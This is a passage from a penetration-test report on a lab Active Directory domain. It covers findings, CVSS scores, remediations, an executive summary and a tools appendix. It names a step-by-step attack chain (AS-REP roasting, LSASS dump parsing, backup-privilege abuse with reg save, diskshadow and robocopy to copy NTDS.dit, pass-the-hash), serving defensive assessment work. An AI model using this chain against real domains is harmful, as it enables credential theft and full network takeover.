- **Description**: The `audit2020` account had read access to a `forensic` SMB share containing a compressed LSASS memory dump (`lsass.dmp.zip`). This file held cached credentials and NTLM hashes from system memory.
- **Impact**: Extraction of NTLM hashes for privileged accounts, specifically the `svc_backup` service account. This directly enabled lateral movement to a more privileged context.
- **Technical Summary**: The dump was downloaded and analyzed using `pypykatz lsa minidump` , revealing the NTLM hash for `svc_backup` .

3.5 Vulnerability: Service Account with Excessive Backup/Restore Privileges




- **CVSS v3.1**: **AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – 9.1 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The `svc_backup` service account was granted both `SeBackupPrivilege` and `SeRestorePrivilege`. These powerful privileges are intended for backup operations but can be abused to read and write any file on the system, bypassing normal access controls.
- **Impact**: These privileges allowed for the extraction of the SAM database, SYSTEM registry hive, and ultimately the complete Active Directory database (`NTDS.dit`), leading to total domain compromise.
- **Technical Summary**: Privileges confirmed via `whoami /priv`. Exploited using built-in Windows utilities (`reg save`, `diskshadow`, `robocopy /b`) to copy critical system files.

3.6 Vulnerability: Insecure Credential Storage Post-Incident




- **CVSS v3.1**: **AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N – 4.9 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N`
- **Description**: Despite a noted previous domain compromise and auditor recommendations to change all passwords, a sensitive LSASS memory dump containing credentials was stored in a network share accessible to a recently password-reset account (`audit2020`). This indicates inadequate cleanup and data handling procedures.
- **Impact**: The preserved credentials (`svc_backup` hash) from the old memory dump were still valid, negating the effectiveness of the organization-wide password reset.
- **Technical Summary**: The memory dump file `lsass.dmp.zip` in `\\DC01\forensic\memory_analysis\` contained hashes that were still active in the domain.

3.7 Vulnerability: Misconfigured Diskshadow and Backup Utilities



- **CVSS v3.1**: **AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N – 6.0 (Medium)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N`
- **Description**: The `diskshadow` utility and `robocopy /b` command were accessible and executable by the `svc_backup` account. While these tools require high privileges, their availability combined with `SeBackupPrivilege` created a direct path to extract the `NTDS.dit` database file.
- **Impact**: Enabled the creation of a Volume Shadow Copy and the subsequent copying of the `NTDS.dit` and `SYSTEM` hive, which are the core components needed to extract all domain user hashes.
- **Technical Summary**: A `diskshadow` script was created to mount a shadow copy of the `C:` drive as `E:`. The `robocopy /b` command was then used to copy the `NTDS.dit` file from the shadow copy location (`E:\Windows\NTDS\`).

3.8 Vulnerability: Weak Credential Management and Password Policy




- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
- **Description**: Multiple credential management failures were observed:
  1. A crackable password (`<REDACTED>`) was used for the `support` account.
  2. A service account (`svc_backup`) with high privileges had its NTLM hash stored in a memory dump.

3. The `audit2020` account password was weak enough to be reset to a simple password via the `support` account's privilege.


- **Impact**: Each instance weakened the overall security posture, allowing the attack chain to progress from initial access to full domain compromise.
- **Technical Summary**: Evidence includes the successful cracking of the AS-REP hash with `rockyou.txt` and the ability to set a simple new password for `audit2020`.

3.9 Vulnerability: Lack of Monitoring and Alerting on Critical Operations



- **CVSS v3.1**: **AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:N – 2.7 (Low)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:N`
- **Description**: The attack involved several high-impact operations that should trigger security alerts, including: password resets for service/audit accounts, use of backup privileges to access SAM/SYSTEM hives, execution of `diskshadow` to create shadow copies, and extraction of the `NTDS.dit` file. No evidence of detection or prevention was observed.
- **Impact**: Allowed the complete attack chain to proceed uninterrupted from initial reconnaissance to domain administrator compromise.
- **Technical Summary**: The entire attack was conducted via WinRM and standard Windows utilities without triggering defensive measures.

3.10 Vulnerability: Insufficient Post-Compromise Remediation



- **CVSS v3.1**: **AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H – 7.2 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H`
- **Description**: As indicated in the discovered note (`C:\notes.txt`), the organization failed to fully implement auditor recommendations following a previous compromise. Specifically, they did not:
  - Disable the `audit2020` account.
  - Migrate to using nominative domain admin accounts.
  - Securely remove or encrypt sensitive forensic data.
- **Impact**: These failures left the environment vulnerable to the exact attack path demonstrated. Old credentials remained valid in memory dumps, and excessive privileges persisted on service accounts.
- **Technical Summary**: The note served as direct evidence of unaddressed security gaps that were subsequently exploited.

References

- **NVD CVSS v3.1 Calculator**: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK**:
  - **T1087.002**: Account Discovery: Domain Account
  - **T1558.001**: Steal or Forge Kerberos Tickets: AS-REP Roasting
  - **T1098**: Account Manipulation
  - **T1003.001**: OS Credential Dumping: LSASS Memory
  - **T1003.003**: OS Credential Dumping: NTDS
  - **T1048**: Exfiltration Over Alternative Protocol
- **CWE Mappings**:
  - **CWE-285**: Improper Authorization
  - **CWE-269**: Improper Privilege Management
  - **CWE-522**: Insufficiently Protected Credentials
  - **CWE-530**: Exposure of Backup File to an Unauthorized Control Sphere
  - **CWE-321**: Use of Hard-coded Cryptographic Key

Note on CVSS Scoring:
The scores reflect the worst-case impact observed during the assessment within the context of the `BLACKFIELD.local` domain. The **Scope (S)** was marked as **Changed (C)** when exploitation allowed escalation from one security context (e.g., standard user) to another (e.g., service account with backup privileges). The **Privileges Required (PR)** metric was evaluated from the perspective of the attacker's position at each stage of the chain.

4 Recomendations

To remediate and mitigate the vulnerabilities identified during this engagement — including Null Session Authentication, Kerberos ASREPRoasting, excessive password reset privileges, sensitive data exposure, and critical Backup/Restore privilege abuse leading to complete domain compromise — the following recommendations should be implemented across the `BLACKFIELD.local` Active Directory environment:

1. Harden SMB Configuration and Authentication

- **Disable Null Session Authentication**: Configure Group Policy to restrict anonymous access to SMB shares and the SAMR pipe. Set `RestrictAnonymous` to `2` and `RestrictAnonymousSAM` to `1` to prevent unauthenticated user and share enumeration.
- **Implement SMB Auditing and Alerting**: Enable detailed auditing for SMB access attempts and configure alerts for null session authentication attempts, which are a strong indicator of reconnaissance activity.
- **Enforce SMB Signing for All Systems**: While SMB signing was already required on the Domain Controller, ensure it is enforced across all member servers and workstations to mitigate NTLM relay attacks.

2. Strengthen Kerberos Security Policies

- **Eliminate Accounts Without Preauthentication**: Conduct an immediate audit of all user accounts with the `Do not require Kerberos preauthentication` setting enabled. Remove this setting unless there is a documented, business-critical legacy requirement, and monitor for any reversion.
- **Implement Kerberos Armoring (FAST)**: Where supported, enable Kerberos armoring to protect against offline brute-force attacks on captured Kerberos tickets.
- **Monitor for ASREPRoasting Activity**: Deploy SIEM alerts for Kerberos TGT requests (Event ID 4768) where the `Pre-Authentication Type` is `0x0`, indicating a request from an account without preauthentication.

3. Implement Strict Privilege Management and Access Reviews

- **Audit and Revoke Dangerous Privileges**: Conduct a comprehensive review of all user and service accounts possessing privileges such as `Reset password`, `SeBackupPrivilege`, and `SeRestorePrivilege`. These should be granted only to highly trusted administrative accounts, not standard users or general service accounts like `support` or `svc_backup`.
- **Establish a Privileged Access Management (PAM) Solution**: Implement a PAM solution for just-in-time administration and secure vaulting for privileged account credentials. This limits standing access and provides full session auditing.
- **Conduct Regular Access Reviews**: Implement a quarterly process to review group memberships, user rights assignments, and delegated permissions, using tools like BloodHound to identify and remediate dangerous privilege escalation paths.

4. Secure Credential Handling and Sensitive Data Storage

- **Enforce Strong, Non-Reusable Passwords**: Implement and enforce a password policy that requires complex, long passwords (minimum 14 characters) for all accounts, especially service and administrative accounts. Consider banning the password found in the assessment (`<REDACTED>`) and its variants.
- **Eliminate Credential Exposure in Shares**: Establish a policy and conduct regular scans to ensure no sensitive files (e.g., memory dumps, configuration files with passwords, backup files) are stored on accessible network shares. The `forensic` share should have been decommissioned or strictly access-controlled post-incident.
- **Implement Credential Guard**: Enable Windows Defender Credential Guard on all Windows 10/11 and Server 2016+ systems to protect NTLM hashes and Kerberos tickets from theft via tools like Mimikatz.

5. Restrict and Monitor Use of Backup/Restore Utilities

- **Limit Access to Powerful Built-in Tools**: Use AppLocker or Windows Defender Application Control to restrict the execution of tools like `diskshadow.exe` and `robocopy.exe` (with the `/b` switch) to authorized administrative accounts and servers only. The `svc_backup` account should not have interactive logon rights or the ability to run arbitrary commands.
- **Create Dedicated Backup Accounts with Limited Scope**: If backup operations are required, create dedicated accounts that can only access specific backup software consoles and target directories, not the full filesystem via command-line utilities.
- **Monitor for Shadow Copy Creation and NTDS.dit Access**: Implement alerting for Event ID 8222 (diskshadow) and suspicious file access patterns to `C:\Windows\NTDS\ntds.dit` and the SAM/SYSTEM hives by non-DC system accounts.

6. Enhance Post-Incident Recovery and Remediation Procedures

- **Establish a Formal Post-Compromise Action Plan**: Based on the failures noted in `notes.txt` , create a mandatory checklist for post-incident recovery. This must include:
  - Verifying the disabling/rotation of all compromised accounts (not just `Administrator` and `krbtgt`).
  - Scanning for and securely deleting sensitive residual data from shares and systems.
  - Validating that auditor recommendations are fully implemented before declaring the incident closed.
- **Implement Enhanced Service Account Management**: Service accounts like `svc_backup` should be treated as highly privileged. Their passwords must be long, random, and managed via a PAM solution. Their logon capabilities should be restricted to necessary systems only.

7. Strengthen Detective Controls and Logging

- **Enable Comprehensive AD DS Auditing**: Ensure the following audit subcategories are enabled on Domain Controllers to detect the attack chain:
  - `Audit Kerberos Authentication Service` (4768, 4771)
  - `Audit Kerberos Service Ticket Operations` (4769)
  - `Audit Directory Service Access` (4662) – critical for detecting DCSync attempts.
  - `Audit Detailed File Share` (5145).
- **Centralize and Analyze Logs**: Aggregate Windows Event Logs, especially from Domain Controllers, into a SIEM. Create correlation rules to detect:
  - Password reset events (`4723` , `4724`) followed by logons from the reset account.
  - Logon events (`4624`) using the `svc_backup` account or other service accounts via WinRM or SMB.
  - Use of backup privileges (`SeBackupPrivilege` - `4656` with specific privilege GUID).
- **Deploy Endpoint Detection and Response (EDR)**: Ensure EDR is deployed on all critical servers, especially Domain Controllers, with policies tuned to detect credential dumping, lateral movement, and execution of living-off-the-land binaries (LOLBins) for malicious purposes.

8. Conduct Regular Security Training and Assessment

- **Schedule Regular Purple Team Exercises**: Conduct controlled adversarial simulation exercises at least annually to test detection and response capabilities against the specific TTPs used in this assessment (ASREPRoasting, password reset abuse, backup privilege escalation).
- **Perform Continuous AD Configuration Assessments**: Use automated tools weekly to assess the security state of Active Directory, identifying misconfigurations, stale accounts, and dangerous permissions before they can be exploited.
- **Security Awareness for Administrators**: Ensure IT and security staff receive training on Active Directory attack vectors and the critical importance of least-privilege principles for service and administrative accounts.

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your company's digital headquarters has a main security office that controls access to every room, file cabinet, and computer terminal in the building. This office is supposed to be the most secure location. However, during our security review, we found a series of simple oversights that would allow someone to walk in off the street and eventually take over the entire building's security system.

Here’s the simplified risk story:

- **The Visitor Sign-In Sheet Was Too Revealing**: The company's main digital door (the server) allowed anyone to look up the names and titles of every employee without needing to sign in. This gave us a complete company directory, including which employees had special access.
- **A Weak Lock on a Critical Door**: We found an employee account (`support`) that used a simple, old-fashioned lock that could be picked from outside without needing the actual key. We "picked" this lock and got the employee's access card and password.
- **An Employee with Dangerous Authority**: That employee (`support`) had an unusual power: they could reset the password for a different employee (`audit2020`) without asking for permission. We used this power to take over the `audit2020` account.
- **Sensitive Files Left in an Unlocked Cabinet**: The `audit2020` account had access to a storage room (`forensic share`) where, after a previous break-in attempt, the company had stored a copy of the security system's memory. Inside this file, we found a master keycard for the building's backup operator (`svc_backup`).
- **The Backup Operator Had Too Much Power**: The backup operator's keycard (`svc_backup`) could do much more than just make copies. It could access any file, anywhere, including the main security vault. We used this power to make a copy of the building's **complete master key database** (`NTDS.dit`).
- **Total Control Achieved**: That master key database contained the digital fingerprints for every employee, including the Head of Security (`Administrator`). We used the Head of Security's fingerprint to log into the main security office and take full control.

The Business Impact in Plain Terms: This wasn't a Hollywood-style hack. This was a walkthrough of unlocked doors that should have been secure. Each unlocked door was a basic security mistake. A real criminal group finding these same openings wouldn't just steal data; they could:

1. **Lock You Out of Your Own Business**: Encrypt every computer and server (a ransomware attack), demanding millions to restore access.
2. **Steal Everything**: Quietly copy all employee records, customer data, financial information, and intellectual property over weeks or months.
3. **Damage Your Reputation**: Use your company's servers and good name to attack your clients or partners, destroying trust.

Addressing these findings is essential not just for your IT team, but for protecting the entire business, its reputation, and its future operations.

5.2 Technical Summary

The security assessment of the `BLACKFIELD.local` domain revealed a critical chain of vulnerabilities where basic configuration errors led to the total compromise of the Active Directory environment. The following weaknesses were exploited in sequence:

1. **Unauthorized Company Directory Access (Null Session)**

- **Issue**: The main server allowed anyone to list all employee and department names without logging in.
- **Impact**: Provided a full target list for focused attacks, revealing critical accounts like `support`, `audit2020`, and `svc_backup`.

2. **Weak Account Lock (ASREPRoasting)**
   - **Issue**: The `support` user account had a specific security setting disabled (`Kerberos preauthentication`), allowing its password to be cracked remotely without triggering a failed login alert.
   - **Impact**: The `support` account password was compromised, providing the first valid login credentials.
3. **Dangerous Employee Privilege (Password Reset Right)**
   - **Issue**: The compromised `support` account had the authority to change the password of another user (`audit2020`).
   - **Impact**: Complete takeover of the `audit2020` account, which had access to sensitive areas.
4. **Improper Storage of Security Secrets (LSASS Dump)**
   - **Issue**: A file containing a snapshot of the server's memory (with login keys inside) from a past security incident was stored in a network folder accessible to the `audit2020` account.
   - **Impact**: Extraction of the login key for the powerful `svc_backup` service account.
5. **Overpowered Service Account (Backup/Restore Privileges)**
   - **Issue**: The `svc_backup` account had extreme permissions (`SeBackupPrivilege`, `SeRestorePrivilege`) designed for emergency recovery, which could be abused to read any file on the system.
   - **Impact**: These privileges were used to copy the server's password database (`SAM`), system settings (`SYSTEM`), and the entire corporate user directory (`NTDS.dit`).
6. **Total Domain Compromise (Credential Extraction)**
   - **Issue**: With the copied password database files, all user password hashes could be extracted offline.
   - **Impact**: The password for the `Administrator` (Head of Security) account was revealed, granting full control over every system in the domain.

The Root Cause Pattern: The attack succeeded due to a cascade of foundational security failures: excessive permissions granted to standard accounts, weak password policies, sensitive data left exposed from a past incident, and a lack of monitoring for suspicious activities like mass password extraction. Each step used built-in Windows tools and required no custom malware, making detection difficult without properly configured security alerts.

Technical Verdict: This assessment demonstrates that the integrity of the entire network depended on the security of a few over-privileged accounts and poorly protected data. Securing the domain requires a fundamental shift from simply changing passwords after an

incident to implementing strict access controls, robust monitoring, and principled cleanup procedures.

Appendix: Tools Used

- **Nmap**
  Description: Foundational network scanning tool used for initial discovery and service enumeration. It identified the Domain Controller (`DC01.BLACKFIELD.local`) and key services including DNS, Kerberos, LDAP, SMB, and WinRM, confirming the target as a Windows Server 2019 Active Directory environment.
- **NetExec (nxc)**
  Description: Versatile network exploitation tool. Used for initial SMB reconnaissance with null sessions (`-u "" -p ""`), validating cracked credentials (`support` , `audit2020`), and performing Pass-the-Hash attacks against WinRM (`svc_backup`).
- **Impacket Suite**
  Description: Collection of Python scripts for network protocol exploitation. Critical tools used included:
  - `lookupsid.py` : Used to perform SID brute-forcing via a null session, enumerating all domain users, groups, and the domain SID.
  - `GetNPUsers.py` : Executed the ASREPRoasting attack against the user list, successfully capturing the AS-REP hash for the `support` account.
  - `secretsdump.py**: Used offline to extract NTLM hashes from the acquired` NTDS.dit `and` SYSTEM `hive files, revealing the` Administrator` hash and all domain credentials.
  - `psexec.py` : Established a full administrative command shell on the Domain Controller using the extracted `Administrator` NTLM hash.
- **Hashcat**
  Description: Advanced password recovery utility. Used with mode `18200` to perform an offline dictionary attack against the captured AS-REP hash of the `support` user, successfully cracking it with the `rockyou.txt` wordlist.
- **smbclient**
  Description: Native SMB/CIFS client. Used to interact with network shares, specifically to connect to the `forensic` share with `audit2020` credentials and download the `lsass.dmp.zip` file.
- **pypykatz**
  Description: Python implementation of Mimikatz functionality. Used to parse the `lsass.DMP` memory dump file offline, extracting the cached NTLM hash for the `svc_backup` service account.
- **BloodHound & bloodhound-python**
  Description: Graph-based Active Directory analysis platform. `bloodhound-python` was used to collect data with the initial `support` credentials. BloodHound GUI visualized the attack path, clearly showing the `support` user's privilege to reset `audit2020` 's password.

- **Evil-WinRM**
  Description: Fully-featured WinRM shell for penetration testing. Used to gain an interactive remote shell on the Domain Controller after performing a successful Pass-the-Hash attack with the `svc_backup` credentials.
- **Windows Built-in Utilities (Living-off-the-Land)**
  Description: Native Windows commands essential for the attack chain:
  - `net rpc password`: Used to reset the `audit2020` user's password by leveraging the compromised `support` account's privilege.
  - `whoami /priv`: Used to enumerate the powerful `SeBackupPrivilege` and `SeRestorePrivilege` held by the `svc_backup` account.
  - `reg save`: Used to dump the `SAM` and `SYSTEM` registry hives to disk, leveraging `SeBackupPrivilege`.
  - `diskshadow.exe`: Volume Shadow Copy Service administration tool. Used with a custom script to create a shadow copy of the `C:` drive, exposing the `NTDS.dit` file.
  - `robocopy.exe`: Robust file copy utility. Used with the `/b` (backup mode) switch to copy the `NTDS.dit` file from the shadow copy volume, leveraging `SeBackupPrivilege`.
- **netstat (Windows)**
  Description: Built-in Windows network statistics tool. Used on the compromised host to verify listening ports and confirm no other immediate internal services were available for lateral movement.
- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module (`python3 -m http.server`). Used throughout the engagement to host tools for download by the compromised Windows host (e.g., `pypykatz` for analysis, files for transfer).

Usage Note: All tools were employed in a controlled, isolated lab environment against the designated target. The engagement demonstrated a heavy reliance on "living-off-the-land" techniques (using built-in Windows administrative tools) alongside specialized offensive security tools. This toolchain highlights how attackers can blend common utilities with purpose-built exploits to evade detection and achieve full domain compromise.